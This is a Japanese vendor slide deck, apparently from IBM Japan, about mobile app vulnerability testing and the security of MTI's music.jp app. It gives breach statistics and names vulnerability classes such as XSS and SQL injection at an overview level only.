

# 探ろうmusic.jp アプリが安全な理由！

## Could Security活用法

日本アイ・ビー・エム 株式会社

セキュリティー・システムズ事業部

平山 勝之


# 本セッションのトピック

- 株式会社エムティーアイの概要
- モバイル・アプリは危険なのか？
- モバイル・アプリの脆弱性とは？
- 具体的な脆弱性診断の流れは？
- music.jp アプリが安全な理由！

# 株式会社エムティーアイ様

- 毎日の暮らしを楽しく便利にする多彩なサービスを、モバイル・サイトやアプリを通じご提供
- スマートフォン有料会員数 **560**万人


「**music.jp**®」 「ルナルナ」をはじめとする多彩なアプリ



商号	株式会社エムティーアイ (東証第一部上場：9438)
本社	〒163-1435 東京都新宿区西新宿3-20-2 東京オペラシティタワー35F
設立	1996年8月12日
資本金	5,031百万円（2016年12月31日現在）
従業員数	798名（連結・2016年12月31日現在）
事業内容	コンテンツ配信事業

- 売上高 **32,844**百万円
- 営業利益 **5,355**百万円


2016年9月期




# これまでの取り組みとスマホ時代へのチャレンジ

- **Webベース**のアプリについて、開発サイクルに厳重なセキュリティ検証/対策のプロセスを組み込むことで安全を確保
- スマートフォン利用の拡大とともに、ユーザーの利用チャンネルが、Webベースから**モバイル・アプリ**へと大きくシフト

Webアプリ



図表5-2-1-3 インターネット利用端末の種類(2015年末) n=33,525




今後、ネイティブのモバイル・アプリの活用はさらに拡大していくと予想されます。これに対応したセキュリティ検証/対策のプロセスを、先手を打って整えなくてはなりません

ライフ・エンターテインメント 事業本部  
music.jpシステム統括部 システム運用部 部長  
大久保 真勝 様 (2017年3月31日現在)

モバイル・アプリは危険なのか？

# 攻撃者は、毎日のように従来の防御手段を突破しています

Source: IBM X-Force Threat Intelligence Index 2017



2014年におけるデータ侵害全体の **8.1%** が **SQLインジェクション**


Source: The 10 Most Common Application Attacks in Action, April 2015

2016年に公開された **22%** がWebアプリの脆弱性。大部分が **XSS**と**SQLインジェクション**

Source: IBM X-Force Threat Intelligence Index 2017

# Web/モバイル両ターゲットで脅威が増大しています

## 脆弱性の公開件数の増加 (年単位)



Source: IBM X-Force Threat Intelligence Index 2017

## モバイル・デバイスの脆弱性の増加

モバイルの脆弱性は、2013年に大幅に増加

2012年と2013年における増加の大部分は、**モバイル固有の脆弱性**

Source: IBM X-Force 2013 中間トレンド & リスク・レポート



バンキング・アプリの**59%**が重要な漏えいに対して脆弱

IBM X-Force Threat Research 1Q 2015 Report

## テストされていないアプリの脆弱性



**33%**の組織はモバイル・アプリをテストしていない


Source: November 2014, "Security for the Cloud and on the Cloud", Security Intelligence.com



**50%**の組織はモバイル・アプリのセキュリティ予算を計上していない

Source: IBM Security / Ponemon study: The State of Mobile Application Insecurity (Feb 2015)

# セキュリティ侵害はどこで発生しますか？



*Ponemon 2016 Application Security Risk Study*



# 開発者のリソースもスキルも足りていない



*Ponemon 2016 Application Security Risk Study  
Perceptions about application developers and application security risk*

# どんなモバイル・アプリを使いたいですか？



1,000

ダウンロード

★★★★☆ 2.4



183 ユーザー



100  
万

ダウンロード

★★★★★ 4.3



14,968 ユーザー

ストア認定  
デベロッパー

## セキュリティはどうでしょう？

# どんなモバイル・アプリを使いたいですか？



1,000

ダウンロード

★★★★☆ 2.4



183 ユーザー



Not Tested



100  
万

ダウンロード

★★★★★ 4.3



14,968 ユーザー



Tested

ストア認定  
デベロッパー

印象は...

# どんなモバイル・アプリを使いたいですか？



1,000

ダウンロード

★★★★☆ 2.4

👤 183 ユーザー



Not Tested



100  
万

ダウンロード

★★★★★ 4.3

👤 14,968 ユーザー



Not Tested

🏆 ストア認定  
デベロッパー

現実には...

# ストアの審査では脆弱性まで見つけてくれない

- マルウェアに感染していた場合  
→ 審査で (きっと) リジェクトされる

...リジェクトされない可能性も！




- マルウェアの攻撃に弱い (脆弱性がある) かどうかはわからない

...今は大丈夫でも、リリース後にマルウェアに感染したり、漏えい被害の可能性はある！



# セキュリティ欠陥は予想しないコストを発生させます



予想せぬコスト:


- 顧客対応コスト
- 罰金
- 訴訟・弁護士費用
- 評判の低下・ブランドの失墜
- 修復のコスト

# アプリ脆弱性の早期発見で削減されるコスト

開発コストの80%は、欠陥の発見とその修正に費やされている

\*\*\*

法廷闘争、顧客信頼の喪失、ブランド価値の毀損により、情報漏えいの平均コストは \$7.2M にのぼる \*\*




\* Based on X-Force analysis of 100 vulnerabilities per application

\*\*\* Source: National Institute of Standards and Technology

\*\* Source: Ponemon Institute 2009-10

# 予防が大切です



日々の積み重ね

- 低コスト
- 少ない苦労
- 少ない混乱


## こちら?

## それとも、 こちら?

問題を放置した後に...

- 高コスト
- 大変な苦労
- 著しい混乱

個人情報...  
データ漏えい...  
脆弱性を放置...







# モバイル・アプリの脆弱性とは？

# 典型的なモバイル・アプリケーション


クライアント




ユーザー




バックエンド・サーバー



# モバイル・アプリケーションの通信



# モバイル・アプリケーションへの攻撃




- トランスポート層
- 悪意のあるアプリケーション
  - プロセス間通信(インテント)
  - 安全でないファイル・パーミッション(Android)
- 安全でない埋め込みサーバー(HTTP/FTP/カスタム)

- Webサービス・インターフェース

# モバイル・アプリケーションの脆弱性領域

クライアント




**新たな  
クライアント側の  
脆弱性:**

一般的なWebアプリのクライアント問題と共通:  
クロスサイト・スクリプティング(XSS), HTML5  
問題 など

プラットフォーム固有:  
クロス・アプリケーション・スクリプティング  
(XAS) (ハイブリッド), 安全でないローカル・ストレージ,  
暗号化されていない通信, クライアント側  
SQLインジェクション, 弱い認証, 不適切なセッション  
処理, データ漏えい, 情報暴露 など


サーバー



**従来の  
バックエンドの  
脆弱性:**

一般的なWebアプリと共通:  
SQLインジェクション, パストラバーサル, 応答  
分割, File Inclusion, OSのコマンド実行 など

# Webアプリケーションの脆弱性：クロスサイト・スクリプティング (XSS) とは？




